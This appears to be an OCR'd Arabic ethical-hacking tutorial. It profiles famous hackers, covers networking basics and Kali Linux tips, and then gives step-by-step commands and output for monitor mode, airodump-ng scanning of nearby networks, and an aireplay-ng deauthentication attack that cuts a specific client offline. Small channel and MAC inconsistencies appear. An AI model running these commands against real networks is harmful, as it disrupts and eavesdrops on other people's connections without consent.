
javaTpoint


الاختراق الأخلاقي





||=|=|= أشهر المخترقين =|=|=||

Jonathan James من القراصنة الأمريكيين. كان هو أول من يرسل إلى السجن بسبب جرائم الإنترنت في الولايات المتحدة. انتحر في 18 5 2008 متأثرا بجراحه التي أصيب بها بطلق ناري.

في عام 1999، في سن 16، تمكن من الوصول إلى العديد من أجهزة الكمبيوتر عن طريق كسر كلمة المرور لخادم ناسا وسرق شفرة المصدر لمحطة الفضاء الدولية، بما في ذلك التحكم في درجة الحرارة والرطوبة داخل مساحة المعيشة.

Kevin Mitnick هو مستشار أمن الحاسوب، ومؤلف، ومخترق. كان يخترق الشركات التي يشتغل عندها لكشف نقاط القوة والضعف والثغرات الأمنية المحتملة. في تاريخ الولايات المتحدة كان أكثر المجرمين المطلوبين في جرائم الحاسوب.

من السبعينيات وحتى آخر توقيف له في عام 1995، تخطى بمهارةٍ أمن الشركات ووجد طريقه لبعض الأنظمة الأكثر حراسة مثل Sun Microsystems و Nokia و Motorola و Netcom و Equipment Corporation Digital.

Robert Morris كان خالق دودة موريس. لقد كانت أول دودة حاسوب يتم إطلاقها على الإنترنت. كان لدى دودة موريس القدرة على إبطاء أجهزة الحاسوب وجعلها غير صالحة للاستخدام. نتيجة لذلك، حُكم عليه بالسجن لمدة ثلاث سنوات، و 400 ساعة من الخدمات الاجتماعية، وكان عليه أيضًا دفع غرامة قدرها 10500 دولار.

Gary McKinnon الأسكتلندي هو مدير أنظمة ومخترق. في عام 2002، اتهم "بأكبر اختراق حاسوب عسكري في كل العصور". اخترق بنجاح شبكة البحرية والجيش والقوات الجوية ونظام ناسا لحكومة الولايات المتحدة.

في بيانه إلى وسائل الإعلام، ذكر أن أغلب دوافعه كانت فقط للعثور على أدلة على الأجسام الغريبة.

Linus Torvalds هو مهندس برمجيات فنلندي أمريكي وواحد من أفضل المخترقين على الإطلاق. إنه مطور نظام التشغيل الشهير للغاية الذي يستند على Unix والذي يطلق عليه Linux. نظام التشغيل Linux مفتوح المصدر، وقد ساهم الآلاف من المطورين في تشغيله. ومع ذلك، يظل هو المرجع النهائي قبل أن يتم دمج الكود الجديد في نواة Linux القياسية، حصل Linus Torvalds على الدكتوراه الفخرية من جامعة هلسنكي وجامعة ستوكهولم.

Kevin Poulsen هو من المخترقين القدامى في أمريكا الشمالية. وهو معروف أيضًا باسم Dark Dante. تحكم في جميع خطوط الهاتف لمحطة KIIS-FM الإذاعية في لوس أنجلوس، مما يضمن أنه سيكون المتصل رقم 102 والفوز بجائزة بورش S2 944.

كما أثار بولسن غضب مكتب التحقيقات الفيدرالي، عندما اخترق أجهزة الحاسوب الفيدرالية للحصول على معلومات التنصت. ونتيجة لذلك، حكم عليه بالسجن لمدة خمس سنوات. بعدها أعاد بناء نفسه كصحفي.

اختبار الشبكات هو أول اختبار اختراق سنقوم بدراسته في هذا القسم. معظم الأنظمة وأجهزة الكمبيوتر متصلة بشبكة. إذا كان الجهاز متصلاً بالإنترنت، فهذا يعني أن الجهاز متصل بشبكة؛ لأن الإنترنت عبارة عن شبكة كبيرة. لذلك، نحتاج لمعرفة كيف تتفاعل الأجهزة مع بعضها البعض في الشبكة، وكذلك كيفية تكوين الشبكات.

ينقسم اختبار اختراق الشبكة إلى 3 أقسام فرعية:


هجمات ما قبل الاتصال: في هذا القسم، سنتعرف على جميع الهجمات التي يمكننا القيام بها قبل الاتصال بشبكة.

هجوم الوصول: في هذا القسم، سنتعلم كيفية كسر مفاتيح Wi-Fi والوصول إلى شبكة Wi-Fi سواء كانت تستخدم الشبكة WEP / WPA / WPA2.

هجمات ما بعد الاتصال: تطبق هذه الهجمات بعد تمكنك من الاتصال بالشبكة. في هذا القسم، سوف تتعلم عدد من الهجمات القوية التي ستسمح لك باعتراض الاتصالات والتقاط كل شيء مثل اسم المستخدم وكلمة المرور وعناوين URL ورسائل الدردشة. يمكنك أيضًا تعديل البيانات عندما يتم إرسالها في الهواء. يمكن تطبيق هذه الهجمات على كل من الشبكات السلكية واللاسلكية (WIFI).

الشبكة هي: جهازين أو أكثر متصل بعضها ببعض لمشاركة البيانات (مثل: المجلدات والملفات بما فيها الصور والفديوات .. الخ) أو مشاركة الموارد (مثل: الطابعة والماسح ... الخ). تحتوي الشبكة على عدد من أنظمة الحاسوب المختلفة المتصلة بواسطة اتصال سلكي أو لاسلكي مثل الخادم أو جهاز التوجيه. يتمتع هذا الموجه بوصول مباشر إلى الإنترنت. يمكن للجهاز الاتصال بالإنترنت فقط من خلال جهاز التوجيه أو نقطة الوصول.

على سبيل المثال: افترض أن العميل أو الجهاز متصل بالشبكة من خلال Wi-Fi أو Ethernet. إذا قام العميل بفتح المتصفح google.com، فسيرسل جهاز الحاسوب الخاص به طلبًا إلى جهاز التوجيه لطلب google.com. سينتقل جهاز التوجيه إلى الإنترنت ويطلب google.com. سيتلقى الموجه google.com ويعيد توجيه الاستجابة إلى الحاسوب. الآن يمكن للعميل رؤية google.com على المتصفح نتيجة لذلك.



في الشبكات، تتواصل الأجهزة على نفس الشبكة مع بعضها البعض باستخدام الحزم. إذا قمت بإرسال مقطع فيديو، أو قمت بتسجيل الدخول إلى موقع ويب، أو أرسلت رسائل الدردشة، أو أرسلت بريدا الكترونيا، فسيتم إرسال جميع البيانات كحزم. في الشبكات، تضمن الأجهزة أن هذه الحزم تسير في الاتجاه الصحيح باستخدام عنوان mac. كل حزمة لديها عنوان mac المرسل والمرسل إليه، ويتدفق من ماك المرسل (المصدر) إلى ماك المرسل إليه (الوجهة أو الهدف).

للاستفادة التامة من هذا الكتاب

1. **الفهم في هذا المجال أنفع لك من الحفظ**، خصوصا أن نظام كالي يساعدك في تذكر اسم الأداة أو الخيار إذا كنت تحفظ الحرف الأول منه ولا تتذكر الباقي جيدا، مثلا تكتب k ثم تضغط مفتاح Tab إذا لم يكن هناك أمر أخر يبدأ بـk غير أمر kill فسيكمله مباشرة، وإلا سيظهر قائمة بجميع الأوامر أو الخيارات أو حتى أسماء الملفات، على حسب السياق طبعا، كالي يفهم ما يجب عليك أن تكتب الأن، مثلا هل ستكتب أمر أو ستكتب خيار أو ستضع اسم ملف، يمكنه معرفة أي نوع تريد، لذا لا تخاف من كثرة النتائج، ربما قد يوجد نتائج كثير للذي طلبت، حينها سيسألك كالي ويقول: النتائج كثيرة هل تريد إظهارها كلها؟ ستختار y أو n ثم تضغط مفتاح Enter أيضا يمكنك ضغط Enter للموافقة.

2. لا تستصعب أي شيء تتعلمه، فدائما البداية تكون صعبة.

3. وأنت تقرأ الكتاب ميز المعلومات المهمة بقلم الفسفور أو بأي علامة لكي ترجع بسرعة لهذا. لكن حقيقة أن هذا الكتاب لا يحتوي على معلومات زائدة، كلها مفيدة، لأن مادته عملية جدا، هناك أشياء نظرية قليلة.

4. أخيرا، ثبت نظام كالي لينكس، لكي تجرب كل ما ستتعلمه هنا، تثبيته سهل جدا كباقي الأنظمة، لن أشرح هذا هنا لأنني أفترض أنك تعلم كيفية تثبيت نظام.

ربما تتسائل لماذا كالي؟ كالي هو النظام المخصص لعمليات الاختراق والاختبار الأمني، صمم خصيصا لذلك، افتراضيا فيه 600 أداة اختراق يمكنك استعمالها مباشرة دون تحميلها، وهي أدوات مميزة وفعاله تم اختيارها بدقة، أيضا لأن جميع ما سنطبقه في كل الأجزاء سيكون بهذا النظام.

لاستكشاف نظام كالي، أنا حاليا أترجم في الكتاب الرسمي من الموقع، يمكنك تنزيله لكن باللغة الإنجليزية، وبالتالي تترجمه.
أيضا لفهم سطر الأوامر يمكنك تنزيل الكتاب من الموقع باللغة العربية، كتاب مفيد جدا، أو طلب الكتاب مطبوعا مني على 0916898199.

رابط موقع كالي الرسمي هو

www.kali.org





مصطلحات مهمة سنستخدمها دائما

عنوان ip: عنوان بروتوكول الإنترنت (Internet Protocol)، وهو عنوان رقميٍ منطقي يتم تعيينه لكل حاسوب، أو طابعة، أو محول، أو جهاز توجيه، يُعد عنوان IP المكون الأساسي الذي بنيت عليه بنية الشبكات؛ حيث لا توجد شبكة إنترنت بدون عنوان IP.

عنوان mac: عنوان التحكم بالنفاذ للوسائط (بالإنجليزية: Media Access Control Address MAC Address) هو مُعرّف فريد يُمنح لبطاقة الشبكة، يتألف فيه العنوان من ست مجموعات تتألف كل منها من رقمين بالنظام السداسي عشر ويتم الفصل بين كل مجموعتين بخط صغير (–) أو بنقطتين (:).

ويوجد تقليد آخر متبع من قبل سيسكو سيستمز وهو باستخدام ثلاث مجموعات كلٍ منها مؤلف من أربع أرقام بالنظام السداسي عشر، يفصل بينها بالنقط.

معلومات عن أوامر لينكس

- يمكننا أحيانا كتابة الأمر وحده مثل: ls، وأحيانا مع خيارات، مثل: ls –l.

إذا هكذا يكون التركيب: الأمر أولا ومن ثم ما بعد – يسمى خيار، يمكننا كتابة أكثر من خيار مع الأمر الواحد، حيث الخيار يحدد كيفية عمل الأداة.

- الخيارات يمكننا كتابتها بالطريقة الطويلة وبالطريقة القصيرة، مثلا: سيمر علينا خيار bssid-- هذا خيار طويل، والقصير b–.
- أوامر لينكس حساسة لحالة الاحرف، مما يعني أن Bssid لا يساوي bssid.

فيما يلي الخطوات الأساسية التي سنجريها لتنفيذ هجوم ما قبل الاتصال:

1. **واجهة لاسلكية في وضع مراقب:** في هذه الخطوة، سوف نقوم بتغيير وضع الجهاز اللاسلكي كوضع مراقب.
2. **حول أو عن أداة airodump–ng:** في هذه الخطوة، سوف نستخدم airodump–ng لسرد جميع الشبكات من حولنا وعرض معلومات مفيدة عنها.
3. **تشغيل airodump–ng:** في هذه الخطوة، سنرى جميع الأجهزة المتصلة بشبكة معينة ونجمع مزيدًا من المعلومات عنها.
4. **مصادقة العميل اللاسلكي:** في هذه الخطوة، يمكننا فصل أي جهاز يظهر في الخطوة السابقة باستخدام aireplay–ng.

واجهة لاسلكية في وضع مراقب:

تُستخدم هذه الخطوة لوضع بطاقتنا الشبكية اللاسلكية في وضع المراقب.

في وضع المراقب، يمكن أن تستمع بطاقتك إلى كل الحزم الموجودة حولنا. بشكل افتراضي، يتم تعيين الأجهزة اللاسلكية على وضع " إدارة **(Managed)**"، مما يعني أن جهازنا اللاسلكي لن يلتقط سوى الحزم التي تحتوي على عنوان MAC الخاص بجهازنا باعتباره MAC الوجهة. سيتم فقط التقاط الحزم التي هي في الواقع مرسلة لجهازنا فقط.

لكننا نريد التقاط جميع الحزم الموجودة ضمن مجموعتنا حتى لو لم يكن MAC الوجهة هو عنوان MAC الخاص بنا، أو حتى دون معرفة كلمة مرور الجهاز الهدف. للقيام بذلك، نحتاج إلى تعيين الوضع كوضع مراقب.

يمكننا استخدام iwconfig لرؤية الواجهات اللاسلكية.

```
root@kali:~# iwconfig
```

```
wlan0     IEEE 802.11  ESSID:"NETGEAR64"
          Mode:Managed  Frequency:2.452 GHz  Access Point: C0:FF:D4:91:49:DF
```

في الصورة السابقة، يمكنك أن ترى أن الواجهة اللاسلكية wlan0 في وضع الإدارة.

استخدم الأمر التالي لتعيينه في وضع الشاشة.

ملاحظة: ننبهكم أنه بعد كتابة هذه الأوامر الاتصال بالإنترنت سينقطع عندكم.

```
root@kali:~#  ifconfig wlan0 down
root@kali:~# airmon-ng check kill
```

انتظر قليلا، انتظر النتائج فقط... ثم اكتب:

```
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
```

الأن نتأكد مما إذا كان الوضع قد تغير لوضع المراقب.

```
root@kali:~# iwconfig
```

```
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

حيث:

- ifconfig wlan0 down : لتعطيل وضع الإدارة.
- airmon-ng check kill : لقتل أي عملية يمكن أن تتداخل مع استخدام واجهتي في وضع المراقب. بعد هذا الأمر، سيتم فقد اتصالك بالإنترنت.
- iwconfig wlan0 mode monitor : لتمكين وضع المراقب.

- ifconfig wlan0 up : لتمكين الواجهة.
- iwconfig : أن الوضع معيّن على المراقب. وضع البطاقة الحالي.

في الشكل السابق، يمكنك أن ترى أنه تم تغيير الوضع كوضع مراقب. نحن الآن قادرون على التقاط جميع حزم Wi-Fi الموجودة في نطاقنا حتى لو لم يتم توجيه الحزم إلى جهاز الكمبيوتر الخاص بنا أو حتى دون معرفة كلمة مرور الشبكة المستهدفة.

للقيام بذلك، نحتاج إلى برنامج يمكنه التقاط الحزم لنا. البرنامج الذي سنستخدمه هو airodump-ng.

Around airodump-ng حول أداة airodump-ng

يستخدم airdump-ng لسرد جميع الشبكات من حولنا وعرض معلومات مفيدة عنها. إنها حزمة شم (sniffing)، لذا فهي مصممة بشكل أساسي لالتقاط جميع الحزم من حولنا بينما نحن في وضع المراقب. يمكننا تشغيلها على جميع الشبكات من حولنا وجمع معلومات مفيدة مثل عنوان mac واسم القناة ونوع التشفير وعدد العملاء المتصلين بالشبكة ثم البدء في استهداف الشبكة الهدف. يمكننا أيضًا تعيينها على نقطة وصول معينة (AP) حتى لا نلتقط سوى الحزم من شبكة الـ Wi-Fi المعينة.

بناء الجملة:

```
airodump-ng [MonitorModeInterface]
```

أولاً، لنلقِ نظرة على كيفية تشغيل الأداة. في هذه الحالة، نحتاج إلى بطاقة Wi-Fi في وضع المراقبة. اسم بطاقة Wi-Fi لدينا هو wlan0.

```
root@kali:~# airodump-ng wlan0
```

```
root@kali:~# airodump-ng wlan0


 CH 11 ][ Elapsed: 0 s ][ 2018-11-26 16:29

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 90:CD:B6:83:43:B2  -34        3        0    0   5   65  WPA2 CCMP   PSK  Oppo
 D8:C8:E9:C2:CB:18  -82        2        0    0  10  130  WPA2 CCMP   PSK  perfe
 E4:6F:13:B6:DB:03  -67        3        0    0  10  270  WPA2 CCMP   PSK  Fligh
 F0:D7:AA:E0:4F:E4  -61        6        0    0   3   65  OPN              Ashu
 7A:11:DC:6E:C0:78  -66        7        8    3   3  130  WPA2 CCMP   PSK  LIFCA
 78:11:DC:5E:C0:78  -63        7        0    0   3  130  WPA2 CCMP   PSK  Xiaom
 B8:C1:A2:3B:16:0C  -59        2        4    0  11  130  WPA2 CCMP   PSK  (JTP-
 10:DA:43:72:41:C2  -84        1        1    0  13  54   WPA2 CCMP   PSK  Nextr
 58:D7:59:EC:1F:68  -80        3        0    0   7  130  WPA2 CCMP   PSK  tie d
 0A:28:19:E1:9F:5B  -46        3        0    0   7  130  WPA2 CCMP   PSK  LAPTO
 C0:FF:D4:91:49:DF  -48        1       31   15   7  130  WPA2 CCMP   PSK  NETGE
 0C:D2:B5:49:D5:C4  -66        4        5    2   7   65  WPA  CCMP   PSK  Airte
 50:C8:E5:AF:F6:33  -25        5        0    0   6   65  WPA2 CCMP   PSK  BS1A-
 50:64:2B:CE:B4:F4  -79        0        3    1   1  -1   WPA              <leng
 A8:F5:AC:65:82:7C  -71        1        2    0   1  130  WPA2 CCMP   PSK  Vashi

root@kali:~#
```

ملاحظة: يمكننا الضغط على Ctrl + C لإيقاف التنفيذ.

حيث:

BSSID : عنوان MAC للشبكة المستهدفة.

PWR : قوة إشارة الشبكة. كلما كان أكبر كان أفضل.

Beacons هي: الإطارات التي ترسلها الشبكة من أجل بث وجودها.

#Data : يُظهر عدد حزم البيانات أو عدد إطارات البيانات المستخدمة حاليا.

#/s : يُظهر عدد حزم البيانات التي نجمعها في الثواني العشر الماضية.

يعرض CH: القناة التي تعمل عليها الشبكة.

يظهر ENC : التشفير المستخدم من قبل الشبكة. يمكن أن يكون OPN، WEP، WPA، WPA2. (اختصار لـ encryption بمعنى التشفير)

يظهر CIPHER : الشفرات المستخدمة في الشبكة.

يعرض AUTH : المصادقة المستخدمة على الشبكة.

يعرض ESSID : اسم الشبكة.

في الصورة السابقة، يمكنك رؤية جميع الشبكات اللاسلكية مثل Oppo و perfe و Flight و Ashu و LIFCA و Xiaomi و BS1A-YW5 وغيرها، ومعلومات مفصلة حول جميع الشبكات.

ملاحظة: يستخدم airodump-ng أيضًا لتحديد جميع الأجهزة المتصلة بأي شبكة تكون في نطاقنا.

run airodump-ng تشغيل airodump-ng

في هذه الخطوة، سنقوم بتشغيل airodump-ng لرؤية جميع الأجهزة المتصلة بشبكة معينة وجمع المزيد من المعلومات عنها. بمجرد أن يكون لدينا هدف (شبكة)، من المفيد تشغيل airodump-ng على تلك الشبكة فقط، بدلاً من تشغيلها على جميع الشبكات من حولنا.

حاليًا، نقوم بتشغيل airodump-ng على جميع الشبكات من حولنا. سنستهدف الآن الشبكة BS1A-YW5 التي يكون عنوانها هو 33 :F6 :AF :E5 :C8 :50. سنقوم باستنشاق تلك الشبكة فقط.

للقيام بذلك، سوف نستخدم نفس الأداة. سيكون الأمر كما يلي:

```
root@kali:~# airodump-ng --bssid 50:C8:E5:AF:F6:33 --channel 6 --write test wlan0
```

حيث:

- **--bssid 50: C8: E5: AF: F6: 33** هو عنوان MAC لنقطة الوصول. يتم استخدامه للقضاء على حركة المرور الغريبة.
- **--channel 11** هي قناة لاستنشاق airodump-ng.
- **--write** يستخدم لتخزين جميع البيانات، في هذا المثال سيكون في ملف يسمى test. أنها ليست إلزامية، يمكنك تخطي هذا الجزء.
- **wlan0** هو اسم الواجهة، حاليا هي في وضع المراقب.

بعد تنفيذ هذا الأمر، سيتم عرض الأجهزة كالتالي:

```
CH  6 ][ Elapsed: 1 min ][ 2018-11-26 16:38

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:C8:E5:AF:F6:33  -44   8      351      437    0   6   65   WPA2 CCMP   PSK  BS1A-Y

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

50:C8:E5:AF:F6:33  A8:7D:12:30:E9:A4  -40    0e- 0e     0       42
50:C8:E5:AF:F6:33  80:AD:16:B0:F1:2C  -42    0e- 0e     0      339
50:C8:E5:AF:F6:33  D8:32:E3:74:93:BD  -47    0e- 0e     0       69
```

حيث:


- BSSID : نفسه مكرر، لأننا في داخل هذه الشبكة.
- **STATION** : عدد الأجهزة المتصلة بهذه الشبكة.
- PWR : يوضح قوة الإشارة عند كل جهاز.
- Rate : معدل السرعة.
- lost : مقدار فقدان البيانات.
- Frames : عدد الإطارات التي قمنا بالتقاطها.


بعد تنفيذ هذا الأمر، لدينا 3 أجهزة متصلة بشبكة BS1A-YW5 وجميع الأجهزة لها نفس BSSID مثل 50: 33 :F6: AF: E5: C8.

مصادقة العميل اللاسلكية Deauthenticate the wireless client

ومن الهجمات المعروفة أيضا ما يعرف باسم هجمات المصادقة. هذه الهجمات مفيدة جدا. تتيح لنا هذه الهجمات فصل أي جهاز عن أي شبكة تقع ضمن نطاقنا حتى إذا كانت الشبكة بها تشفير أو تستخدم مفتاحًا.

في هجوم المصادقة، سوف نتظاهر بأننا عملاء ونرسل حزمة مصادقة إلى جهاز التوجيه عن طريق تغيير عنوان MAC الخاص بنا إلى عنوان MAC الخاص بالعميل وإخبار الموجه أننا نريد قطع الاتصال بك. في الوقت نفسه، سوف نتظاهر بأننا جهاز توجيه عن طريق تغيير عنوان MAC الخاص بنا إلى عنوان MAC الخاص بالموجه حتى يتم فصل العميل الذي نطلبه. بعد هذا، سيتم فقد الاتصال. من خلال هذه العملية، يمكننا فصل أو مصادقة أي عميل من أي شبكة. للقيام بذلك، سوف نستخدم أداة تسمى aireplay-ng.





قبل كل شيء، سنقوم بتشغيل airodump-ng على الشبكة الهدف، لأننا نريد معرفة العملاء أو الأجهزة المتصلة بها. هذه المرة، لن نحتاج إلى خيار write -- لذلك سنقوم بإزالته. بعد الانتهاء من عملية تشغيل airodump-ng، سنقوم بفصل الجهاز بالمحطة A8: 7D: 12: 30: E9: A4 باستخدام aireplay-ng.

بناء الجملة:

```
root@kali:~# aireplay-ng --deauth [#DeauthPackets] -a [NetworkMac] -c [TargetMac] [Interface]
```

أكتب اسم الأداة ثم deauth-- ثم عدد الحزم ثم a- ثم عنوان ماك الشبكة ثم c- ثم عنوان ماك الهدف ثم اسم الواجهة.

```
root@kali:~# aireplay-ng --deauth 100000 –a 50:C8:E5:AF:F6:33 –c A8:7D:12:30:E9:A4 wlan0
```

بعد تنفيذ هذا الأمر، فإن الجهاز الذي تكون محطته A8: 7D: 12: 30، فقد الاتصال بالإنترنت. لا يمكنه الاتصال بالشبكة مرة أخرى إلا عند إنهاء هذا الأمر التنفيذي بالضغط على Ctrl + C.

```
root@kali:~# aireplay-ng --deauth 100000 -a 50:C8:E5:AF:F6:33 -c A8:7D:12:30:E9:A4 wlan0
16:18:16  Waiting for beacon frame (BSSID: 50:C8:E5:AF:F6:33) on channel 11
16:18:17  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 1|64 ACKs]
16:18:17  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 1|64 ACKs]
16:18:18  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 1|64 ACKs]
16:18:18  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 1|64 ACKs]
16:18:19  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 0|64 ACKs]
16:18:19  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 1|63 ACKs]
16:18:20  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 3|64 ACKs]
16:18:21  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 0|64 ACKs]
16:18:21  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 1|64 ACKs]
16:18:22  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [49|67 ACKs]
16:18:22  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [39|68 ACKs]
16:18:23  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [56|66 ACKs]
16:18:23  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [57|66 ACKs]
16:18:24  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [49|64 ACKs]
16:18:25  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [56|64 ACKs]
16:18:25  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [40|64 ACKs]
16:18:26  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [55|64 ACKs]
16:18:26  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [54|64 ACKs]
16:18:27  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [52|64 ACKs]
16:18:27  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [44|64 ACKs]
16:18:28  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [27|64 ACKs]
16:18:28  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [46|63 ACKs]
16:18:29  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [ 0|64 ACKs]
16:18:30  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [55|64 ACKs]
16:18:30  Sending 64 directed DeAuth (code 7). STMAC: [A8:7D:12:30:E9:A4] [54|64 ACKs]
